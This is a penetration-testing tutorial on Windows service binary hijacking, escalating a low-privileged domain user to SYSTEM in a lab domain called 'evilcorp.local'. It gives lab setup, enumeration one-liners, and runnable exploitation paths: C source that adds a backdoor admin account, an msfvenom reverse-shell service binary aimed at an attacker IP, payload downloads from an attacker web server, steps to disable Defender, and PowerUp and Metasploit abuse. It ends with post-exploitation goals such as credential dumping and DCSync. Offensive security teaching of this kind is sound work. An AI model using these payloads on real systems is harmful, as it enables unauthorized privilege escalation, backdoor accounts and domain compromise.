Windows Privilege Escalation: Service Binary Hijacking
From a low privileged domain user to NT AUTHORITY\SYSTEM by overwriting a service executable that weak file permissions left writable. Lab setup, enumeration, and exploitation.
TL;DR
Windows services often run as NT AUTHORITY\SYSTEM, and the Service Control Manager (SCM) blindly executes whatever binary the service's ImagePath points to. Service Binary Hijacking abuses services where a low privileged user can replace that executable on disk, because the binary file (or the folder holding it) is writable by ordinary users. Drop your own binary in place, cause the service to (re)start, and your code runs as SYSTEM. On a domain joined host that means owning the machine account; on a Domain Controller it means owning the domain.
How Windows services work
To abuse a service we first have to understand what the operating system trusts about it.

A Windows service is a background program managed by the Service Control Manager (services.exe). Services start without an interactive logon, usually at boot, and run independently of any user session. Each service is described by a registry key under:
HKLM\SYSTEM\CurrentControlSet\Services\<ServiceName>
Two values in that key matter for us:
| Registry value | Meaning |
|---|---|
ImagePath | The command line the SCM executes to launch the service |
ObjectName | The account the service runs as (e.g. LocalSystem) |
The security context is the crux. A large share of services, especially third party ones, run as LocalSystem, which maps to NT AUTHORITY\SYSTEM: the most powerful local principal on the box. It has full control of the machine, and on a domain joined host it authenticates over the network as the computer account (COMPUTERNAME$).
Services also have a start type: Boot, System, Automatic, Manual, or Disabled. Automatic services launch at boot; the SCM reads ImagePath and runs that binary as the account in ObjectName.
And here is the trust assumption the whole bug class hangs on:
The SCM runs whatever bytes live at
ImagePath, as the configured account, with no integrity check. If a low privileged user can change which bytes sit at that path, they get to choose what runs as SYSTEM.
Where the vulnerability lives
Three things have to line up for Service Binary Hijacking:
- The service runs as a privileged account, such as
LocalSystemor a member of the local Administrators group. If it runs asLocalService/NetworkService/a plain user, there's little to gain. - A low privileged user can replace the executable: either the binary file is writable, or the folder containing it is writable (you drop in a replacement, or hijack a DLL it loads).
- The service can be (re)started, through the user's own start/stop rights, a service crash and recovery action, or simply the next reboot (which fires every
Automaticservice).
The permissions that matter
You're hunting for any of these on the binary or its folder (shown as icacls letters and their raw access mask / SDDL equivalents):
Right (icacls / SDDL) | Meaning | Why it matters |
|---|---|---|
M (Modify) | Read, write, execute, delete | Overwrite the service binary |
F (Full Control) | All permissions including DACL changes | Overwrite the binary and rewrite its ACL |
(W) on the folder / FILE_ADD_FILE | Create files in the directory | Drop a replacement binary or a hijack DLL |
RP (SDDL) / SERVICE_START | Start the service | Trigger your payload |
WP (SDDL) / SERVICE_STOP | Stop the service | Restart it to load the new binary |
SERVICE_CHANGE_CONFIG or WRITE_DAC on the service object | Reconfigure the service | The related weak service permissions variant |
Not to be confused with its cousins
"Service Binary Hijacking" specifically means overwriting the on disk executable. It sits next to a few sibling techniques that share the same goal but a different primitive, worth knowing so you label your finding correctly:
- Weak service permissions: you hold
SERVICE_CHANGE_CONFIG/WRITE_DACon the service object, so you just point it somewhere else withsc config <svc> binPath= "...". No file write needed. - Unquoted service path: an
ImagePathlikeC:\Program Files\Evil Corp\updater.exewith no quotes makes Windows tryC:\Program.exe, thenC:\Program Files\Evil.exe, etc. Drop a binary earlier in that search order. - DLL hijacking: the service loads a DLL from a writable folder, or one reachable through its search order, and you supply the DLL.
This post is about the first primitive: the binary itself is writable.
Why would a service end up like this?
- Third party installers that grant
Users/Authenticated UsersModify on the install directory, often so the app can update itself or write logs/config next to its binary. The convenience for the vendor is a SYSTEM shell for everyone else. - Software installed outside
C:\Program Files, into a custom or root level folder (C:\Apps\...,C:\Tools\...) that inherits loose permissions. - An app first run from a location writable by users and later registered as a SYSTEM service.
- Legacy line of business software packaged with no thought to least privilege.
Setting it up in the lab (for demonstration)
We'll build the scenario from scratch in the evilcorp.local lab. The vulnerable service lives on a domain joined Windows host; in a realistic engagement that's a member server or workstation where you already have a foothold as a low privileged user. If your lab is a single DC, the same steps work there. Just remember that SYSTEM on a DC is already a full domain compromise, so treat it as a stand in for a member host.
Our low privileged principal will be a plain domain user, bob, with no local admin rights.
Lab prerequisite: disable Windows Defender. The payloads used in the Exploitation section (compiled
adduser.c, msfvenom binaries) are well known signatures. If real time protection is active, Defender will silently neutralize the binary after it lands on disk, and the payload will never execute. In a real engagement, AV evasion is a separate discipline; for this lab we disable it so the focus stays on the service hijacking technique itself. As Administrator on the target host:# If Tamper Protection is on, disable it first through the GUI: # Windows Security > Virus & threat protection > Manage settings > Tamper Protection: Off Set-MpPreference -DisableRealtimeMonitoring $trueConfirm with
(Get-MpComputerStatus).RealTimeProtectionEnabled, which should returnFalse. Re-enable it when you are done with the lab (Set-MpPreference -DisableRealtimeMonitoring $false).
Step 1: Create the low-privileged domain user
Run on the DC (or a host with the RSAT ActiveDirectory module and domain admin credentials):
$Password = ConvertTo-SecureString "Password1" -AsPlainText -Force

New-ADUser `
    -Name "bob" `
    -SamAccountName "bob" `
    -UserPrincipalName "[email protected]" `
    -DisplayName "Bob (standard user)" `
    -Description "Low-privileged domain user - Service Binary Hijacking lab" `
    -AccountPassword $Password `
    -Enabled $true `
    -PasswordNeverExpires $true
bob is a member of Domain Users and nothing else, with no local administrator rights and no special privileges.
Step 1.1: (Optional) Give bob WinRM access
If you plan to run the exploitation through Evil-WinRM or Enter-PSSession instead of RDP, bob needs to be in the Remote Management Users local group. This group may not exist by default on every Windows Server edition; create it first if needed:
net localgroup "Remote Management Users" /add 2>$null
net localgroup "Remote Management Users" "EVILCORP\bob" /add
This step is only required for WinRM. If you connect as
bobover RDP (interactive logon), skip it. Note that WinRM introduces additional restrictions covered in the Enumeration section: the SCM and WMI deny access to network logon sessions, so some commands need to be adapted.
Step 2: Create the install folder and a stand-in vendor binary
On the host that will run the service:
New-Item -Path "C:\Apps\EvilCorpUpdater" -ItemType Directory -Force | Out-Null

# Stand-in for a real third-party service executable. Any file works for the
# lab - what matters is the ACL and the service that points at it.
Copy-Item "C:\Windows\System32\cmd.exe" "C:\Apps\EvilCorpUpdater\updater.exe"
Step 3: Register the service running as LocalSystem
New-Service `
    -Name "EvilCorpUpdater" `
    -BinaryPathName "C:\Apps\EvilCorpUpdater\updater.exe" `
    -DisplayName "EvilCorp Updater Service" `
    -Description "Vulnerable service - Service Binary Hijacking lab" `
    -StartupType Automatic
New-Service registers the service under LocalSystem (NT AUTHORITY\SYSTEM) by default. The equivalent with sc.exe:
sc.exe create EvilCorpUpdater binPath= "C:\Apps\EvilCorpUpdater\updater.exe" start= auto obj= LocalSystem DisplayName= "EvilCorp Updater Service"
sc.exesyntax is picky: there must be a space after each=and none before it.binPath= "..."works;binPath="..."andbinPath ="..."do not.
Step 4: Introduce the misconfiguration (the actual vulnerability)
Make the binary and its folder writable by every authenticated user:
icacls "C:\Apps\EvilCorpUpdater" /grant "Authenticated Users:(OI)(CI)(M)"
(M)= Modify (read/write/execute/delete), which is enough to overwrite the binary.(OI)(CI)= Object Inherit + Container Inherit, so the permission flows down to files inside the folder, including our replacement.
This models the single most common real world cause: an installer that drops its files somewhere and grants
Users/Authenticated UsersModify so the app can update itself. That's all it takes.
Step 5: (Lab convenience) let bob restart the service without a reboot
In the real world a low privileged user usually can't restart a SYSTEM service; you wait for or trigger a reboot. To keep the lab loop fast, grant Authenticated Users start/stop rights on the service object. First read the current descriptor:
sc.exe sdshow EvilCorpUpdater
Copy exactly what it prints. On a Domain Controller the output typically includes a S: (SACL) section at the end. Your ACE must go at the end of the D: block, before any S: block, not at the very end of the string.
The ACE we add is (A;;CCLCSWRPWPLOCRRC;;;AU). It grants Authenticated Users the same read rights that Interactive Users already have (CC, LC, SW, LO, CR, RC) plus SERVICE_START (RP) and SERVICE_STOP (WP). All of these are needed because sc.exe start internally calls OpenService requesting both start and query status permissions; granting only RP+WP without the read rights results in "Access is denied", especially over WinRM.
Using a typical DC default (which includes a SO ACE for Server Operators and a SACL):
sc.exe sdset EvilCorpUpdater "D:(A;;CCLCSWRPWPDTLOCRRC;;;SY)(A;;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;BA)(A;;CCLCSWLOCRRC;;;IU)(A;;CCLCSWLOCRRC;;;SU)(A;;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;SO)(A;;CCLCSWRPWPLOCRRC;;;AU)S:(AU;FA;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;WD)"
On a member server (no SO ACE, no SACL) the string is shorter:
sc.exe sdset EvilCorpUpdater "D:(A;;CCLCSWRPWPDTLOCRRC;;;SY)(A;;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;BA)(A;;CCLCSWLOCRRC;;;IU)(A;;CCLCSWLOCRRC;;;SU)(A;;CCLCSWRPWPLOCRRC;;;AU)"
Always base your string on your own
sdshowoutput. Copy it character for character, then insert(A;;CCLCSWRPWPLOCRRC;;;AU)right before theS:(or at the end if there is noS:). A malformed SDDL can lock the service so even admins can't manage it without repairing the descriptor.
Confirm the setup
Get-CimInstance Win32_Service -Filter "Name='EvilCorpUpdater'" |
    Select-Object Name, StartName, State, StartMode, PathName
Expected output. Note StartName : LocalSystem and StartMode : Auto. The state is Stopped because New-Service doesn't start it automatically; it will launch on the next boot (or when we start it during exploitation):
Name            StartName   State   StartMode PathName
----            ---------   -----   --------- --------
EvilCorpUpdater LocalSystem Stopped Auto      C:\Apps\EvilCorpUpdater\updater.exe
Done. From here on, anyone who can log in as an authenticated user on this host can turn that writable binary into a SYSTEM shell.
Enumeration
Everything from here runs as bob, a normal user with a shell on the box and no admin rights.
Manual: list the non-Windows services and their accounts
Third party services are the usual suspects, so filter out anything under C:\Windows\:
Get-CimInstance Win32_Service |
    Where-Object { $_.PathName -notmatch 'C:\\Windows\\' } |
    Select-Object Name, StartName, State, PathName
WinRM / Evil-WinRM users: if this returns Access denied, it's because WinRM creates a network logon (type 3) and the SCM denies enumeration to sessions outside the Interactive Users (
IU) group. BothGet-CimInstanceandGet-WmiObjecthit this wall. Read from the registry instead, whichAuthenticated Userscan access regardless of logon type:Get-ChildItem "HKLM:\SYSTEM\CurrentControlSet\Services" | ForEach-Object { $svc = Get-ItemProperty $_.PSPath if ($svc.ImagePath -and $svc.ImagePath -notmatch 'system32|svchost') { [PSCustomObject]@{ Name = $_.PSChildName ImagePath = $svc.ImagePath ObjectName = $svc.ObjectName Start = $svc.Start } } } | Format-Table -AutoSizeThe
Startcolumn is numeric:2= Auto,3= Manual,4= Disabled. Look for rows whereObjectNameisLocalSystemand theImagePathsits outsideC:\Windows\.
EvilCorpUpdater shows up running as LocalSystem, a privileged service whose binary lives in a non standard folder. That's exactly the profile worth checking:
Name            StartName   State   PathName
----            ---------   -----   --------
EvilCorpUpdater LocalSystem Stopped C:\Apps\EvilCorpUpdater\updater.exe
Manual: check the binary's permissions
icacls "C:\Apps\EvilCorpUpdater\updater.exe"
The (M) next to Authenticated Users is the finding: bob can overwrite this file:
C:\Apps\EvilCorpUpdater\updater.exe NT AUTHORITY\SYSTEM:(I)(F)
                                    BUILTIN\Administrators:(I)(F)
                                    NT AUTHORITY\Authenticated Users:(I)(M)
Prefer to confirm write access directly? This snippet succeeds only if you can open the file for writing:
[System.IO.File]::OpenWrite("C:\Apps\EvilCorpUpdater\updater.exe").Close()
One-liner: native sweep, no external tools
The two manual checks above, listing the services and then reading a binary's ACL, combine naturally into a single sweep that runs on stock Windows with nothing to download. Two variants exist depending on how you got your shell.
Interactive logon (RDP, console, runas)
If you have an interactive session (RDP, physical console, or runas), WMI can query the SCM directly. This version walks every service whose binary sits outside system32/svchost, resolves the executable path (quoted or not), reads the file ACL, and reports any binary writable by Everyone, BUILTIN\Users, or Authenticated Users:
Get-WmiObject Win32_Service | Where-Object { $_.PathName -and $_.PathName -notmatch 'system32|svchost' } | ForEach-Object { $svc = $_.Name; $state = $_.StartMode; $raw = $_.PathName -replace '^\s*"([^"]+)".*','$1'; if ($raw -eq $_.PathName) { $raw = ($_.PathName -split '\.exe')[0] + '.exe' }; $raw = $raw.Trim(); try { $acl = Get-Acl $raw -ErrorAction Stop; $weak = $acl.Access | Where-Object { $_.FileSystemRights -match 'Write|Modify|FullControl' -and $_.IdentityReference -match 'Everyone|BUILTIN\\Users|Authenticated Users' }; if ($weak) { [PSCustomObject]@{ Service=$svc; StartMode=$state; BinaryPath=$raw; Identity=$weak.IdentityReference; Rights=$weak.FileSystemRights } } } catch {} } | Format-Table -AutoSize
The CMD equivalent using wmic + icacls:
for /f "tokens=2 delims==" %a in ('wmic service list full ^| findstr /i "PathName" ^| findstr /v /i "system32\\ svchost"') do @for /f "delims=*" %b in ("%a") do @(echo --- %b & icacls "%b" 2>nul) | findstr /i "(F) (M) (W) Everyone Users BUILTIN Authenticated"
Network logon (WinRM, evil-winrm, PSRemoting)
If you landed a shell through WinRM (Evil-WinRM, Enter-PSSession, etc.), both Get-WmiObject and Get-CimInstance will return Access denied. So will sc.exe query. This happens because WinRM creates a network logon (type 3), and the SCM's default DACL only grants enumeration to Interactive Users (IU), a group that network sessions never join. The WMI namespace (root\cimv2) enforces the same restriction.
The fix is to skip the SCM entirely and read from the registry. Every service's ImagePath and ObjectName live under HKLM:\SYSTEM\CurrentControlSet\Services, and Authenticated Users have read access there regardless of the logon type. Same logic, different data source:
$m=@{0='Boot';1='System';2='Auto';3='Manual';4='Disabled'}; Get-ChildItem "HKLM:\SYSTEM\CurrentControlSet\Services" | ForEach-Object { $p=Get-ItemProperty $_.PSPath; $n=$_.PSChildName; if ($p.ImagePath -and $p.ImagePath -notmatch 'system32|svchost' -and $p.ObjectName -match 'LocalSystem') { $raw=$p.ImagePath -replace '^\s*"([^"]+)".*','$1'; if ($raw -eq $p.ImagePath) { $raw=($p.ImagePath -split '\.exe')[0]+'.exe' }; $raw=$raw.Trim(); try { $acl=Get-Acl $raw -EA Stop; $w=$acl.Access | Where-Object { $_.FileSystemRights -match 'Write|Modify|FullControl' -and $_.IdentityReference -match 'Everyone|BUILTIN\\Users|Authenticated Users' }; if ($w) { [PSCustomObject]@{ Service=$n; StartMode=$m[[int]$p.Start]; BinaryPath=$raw; Identity=$w.IdentityReference; Rights=$w.FileSystemRights } } } catch {} } } | Format-Table -AutoSize
The CMD equivalent using reg query + icacls:
for /f "delims=" %k in ('reg query "HKLM\SYSTEM\CurrentControlSet\Services" 2^>nul') do @for /f "tokens=2*" %t in ('reg query "%k" /v ImagePath 2^>nul ^| find "REG_EXPAND_SZ"') do @(echo %u | findstr /v /i "system32 svchost" >nul && (echo --- %u & icacls "%~u" 2>nul | findstr /i "(F) (M) (W) Everyone Users BUILTIN Authenticated")) 2>nul
Quick reference
| Interactive (RDP / console) | Network (WinRM) | |
|---|---|---|
| Data source | WMI (Win32_Service) / wmic | Registry (HKLM:\...\Services) / reg query |
| Why | Session joins IU, SCM allows enumeration | No IU membership, SCM denies; registry ACL still allows read |
| ACL check | Get-Acl / icacls | Same |
Expected output
Both variants produce the same result. In our lab the PowerShell version collapses the enumeration into a single row that points straight at the finding:
Service         StartMode BinaryPath                          Identity                          Rights
-------         --------- ----------                          --------                          ------
EvilCorpUpdater Auto      C:\Apps\EvilCorpUpdater\updater.exe  NT AUTHORITY\Authenticated Users  Modify, Synchronize
The CMD versions print each service binary after a --- <path> marker, followed by the matching ACEs. For EvilCorpUpdater the entry that matters is Authenticated Users:(M); the SYSTEM and Administrators (F) lines are expected and just get caught by the same filter:
--- C:\Apps\EvilCorpUpdater\updater.exe
NT AUTHORITY\Authenticated Users:(I)(M)
NT AUTHORITY\SYSTEM:(I)(F)
BUILTIN\Administrators:(I)(F)
All four run fine as
bobwith no admin rights and nothing staged on disk, which is what makes them useful on a hardened host or when you want to stay quiet. Every version runs on stock Windows PowerShell 5.1 orcmd.exe. If you paste acmdloop into a.batfile, double the loop variables (%%a,%%b,%%k,%%t,%%u).
Manual: accesschk (the classic)
accesschk is part of Microsoft's Sysinternals suite. It does not ship with Windows, so you need to download it and transfer it to the target before you can use it. On Kali:
wget https://live.sysinternals.com/accesschk64.exe
python3 -m http.server 80
On the target as bob (use iwr, not Evil-WinRM upload):
iwr -uri http://<KALI_IP>/accesschk64.exe -Outfile C:\Users\bob\accesschk.exe
Then check the file permissions, and separately sweep the service objects for restart rights:
:: Full access list on the service binary (reveals the writable ACE)
C:\Users\bob\accesschk.exe /accepteula -quv "C:\Apps\EvilCorpUpdater\updater.exe"

:: Which services can "Authenticated Users" modify / control?
C:\Users\bob\accesschk.exe /accepteula -uwcqv "Authenticated Users" *
/accepteulaskips the first run prompt (handy in a non interactive shell).-ctreats the argument as a service name;*means "all services." The file check confirms you can write the binary; the service sweep confirms you can restart it.If transferring tools to the target is not an option, the native alternatives already covered above (
icacls,Get-Acl, the registry one-liners) achieve the same result with nothing to download.
Automated: PowerUp
PowerUp (part of PowerSploit) has a check built for exactly this:
Import-Module .\PowerUp.ps1

# Services whose ON-DISK binary the current user can modify
Get-ModifiableServiceFile
WinRM users: PowerUp uses
Get-WMIObjectinternally, which fails with "Access denied" over WinRM (network logon, noIUgroup membership). PowerUp's enumeration functions only work from an interactive session (RDP, console,runas). If you are limited to WinRM, use the native registry one-liners andicaclsfrom the sections above instead.
It points straight at the service and hands you the abuse function to run:
ServiceName                     : EvilCorpUpdater
Path                            : C:\Apps\EvilCorpUpdater\updater.exe
ModifiableFile                  : C:\Apps\EvilCorpUpdater\updater.exe
ModifiableFilePermissions       : {WriteData/AddFile, AppendData/AddSubdirectory, ...}
ModifiableFileIdentityReference : NT AUTHORITY\Authenticated Users
StartName                       : LocalSystem
AbuseFunction                   : Install-ServiceBinary -Name 'EvilCorpUpdater'
CanRestart                      : True
Invoke-AllChecks runs this and every other PrivEsc check in one shot:
Invoke-AllChecks
Automated: winPEAS
Like accesschk, winPEAS does not ship with Windows. Transfer it to the target the same way (iwr from a Python HTTP server):
iwr -uri http://<KALI_IP>/winPEASx64.exe -Outfile C:\Users\bob\winPEASx64.exe
C:\Users\bob\winPEASx64.exe servicesinfo
winPEAS flags services whose binary or folder permissions are weak, highlighting the writable ones in red/yellow so they're hard to miss.
WinRM users: winPEAS also queries the SCM internally. Some of its service checks will return incomplete results or errors over a network logon session. For best results, run it from an interactive session (RDP, console). Over WinRM, the native registry one-liners from the sections above are the most reliable approach.
Exploitation
We have a writable binary that runs as SYSTEM. Now we replace it and fire it. Four ways, from most hands on to most automated.
Path A: Manual, add a local administrator
Deterministic and self contained, no listener needed. First, the payload source (adduser.c) on your Kali box:
#include <stdlib.h>

int main()
{
    system("net user hacker Passw0rd!123 /add");
    system("net localgroup administrators hacker /add");
    return 0;
}
Cross compile on Kali with MinGW:
x86_64-w64-mingw32-gcc adduser.c -o updater.exe
Start a web server in the same directory so the target can pull the binary:
python3 -m http.server 80
On the target as bob, back up the original and download the payload with iwr. Do not use Evil-WinRM's upload command; it encodes files through a base64 PowerShell pipeline that can corrupt PE binaries:
move C:\Apps\EvilCorpUpdater\updater.exe C:\Apps\EvilCorpUpdater\updater.exe.bak
iwr -uri http://<KALI_IP>/updater.exe -Outfile C:\Apps\EvilCorpUpdater\updater.exe
Confirm the file arrived intact by comparing sizes (should match ls -l updater.exe on Kali):
(Get-Item C:\Apps\EvilCorpUpdater\updater.exe).Length
Trigger it. If you granted AU start/stop rights in Step 5:
sc.exe start EvilCorpUpdater
If you cannot restart the service (the common case)
In a realistic scenario a low privileged user will not have start/stop rights on the service. sc.exe start returns "Access is denied" and there is nothing to configure around it. Since the service's start type is Automatic, the payload fires on the next reboot. First confirm you have the SeShutdownPrivilege (it shows as Disabled, which only means the current process hasn't activated it yet; you can still use it):
whoami /priv
Look for SeShutdownPrivilege in the list. If it's there, issue a reboot:
shutdown /r /t 0
In a real penetration test, never reboot a production system without coordinating with the client's IT staff. A failed reboot can cause downtime and data loss. In the lab this is safe.
After the machine comes back up, reconnect as bob (RDP or Evil-WinRM). The SCM started every Automatic service at boot, including EvilCorpUpdater, which ran your payload as SYSTEM.
Verify the SYSTEM level impact:
net localgroup administrators
hacker is now a local admin, effectively a SYSTEM foothold on the host:
Members
-------------------------------------------------------------------------------
Administrator
hacker
Path B: msfvenom payloads
Want a shell instead of a new account, or a binary that responds to the SCM without the 1053 timeout error? Wrap the payload as a proper service binary with -f exe-service:
# Add-admin, wrapped so it talks to the SCM (clean start, no error 1053)
msfvenom -p windows/x64/exec CMD='net localgroup administrators hacker /add' -f exe-service -o updater.exe

# Or a reverse shell as a service (needs a listener)
msfvenom -p windows/x64/shell_reverse_tcp LHOST=10.10.10.10 LPORT=4444 -f exe-service -o updater.exe
-f exe-serviceproduces a binary that responds to the SCM, sosc startreturns success and your payload runs as a background thread as SYSTEM. Catch the reverse shell withnc -lvnp 4444or a Metasploitmulti/handler.
Path C: PowerUp does the whole thing
Install-ServiceBinary generates the replacement binary, backs up the original, and swaps it in for you:
# Default: creates local admin 'john' / 'Password123!'
Install-ServiceBinary -Name 'EvilCorpUpdater'

# Or supply your own command
Install-ServiceBinary -Name 'EvilCorpUpdater' -Command 'net user hacker Passw0rd!123 /add && net localgroup administrators hacker /add'
Restart or reboot to fire it, then put the original back when you're done:
Restore-ServiceBinary -Name 'EvilCorpUpdater'
Path D: Metasploit (if you already have a session)
use exploit/windows/local/service_permissions
set SESSION 1
run
The module enumerates weak service and file permissions and abuses whatever it finds: a writable binary here, or a reconfigurable service object elsewhere.
Why this matters in an AD context
Local SYSTEM on a domain joined host is rarely the end goal; it's the pivot. Once you're SYSTEM you can:
- Dump cached credentials, LSASS secrets, and the local SAM, often yielding domain user or service account material.
- Extract the machine account hash (
HOST$) and use it for authenticated actions and relaying. - Move laterally with the creds you just harvested.
And if the vulnerable service happens to sit on a Domain Controller, SYSTEM there means ntds.dit, DCSync, and full domain ownership. A single misconfigured third party service can therefore be the whole path from any authenticated user to Domain Admin.
References
- Service Security and Access Rights (Microsoft)
- AccessChk (Sysinternals, Microsoft)
- Windows Local Privilege Escalation (HackTricks)
- PowerSploit / PowerUp (Get-ModifiableServiceFile, Install-ServiceBinary)
- PEASS-ng / winPEAS
- Metasploit service_permissions (Rapid7)
- PayloadsAllTheThings: Windows Privilege Escalation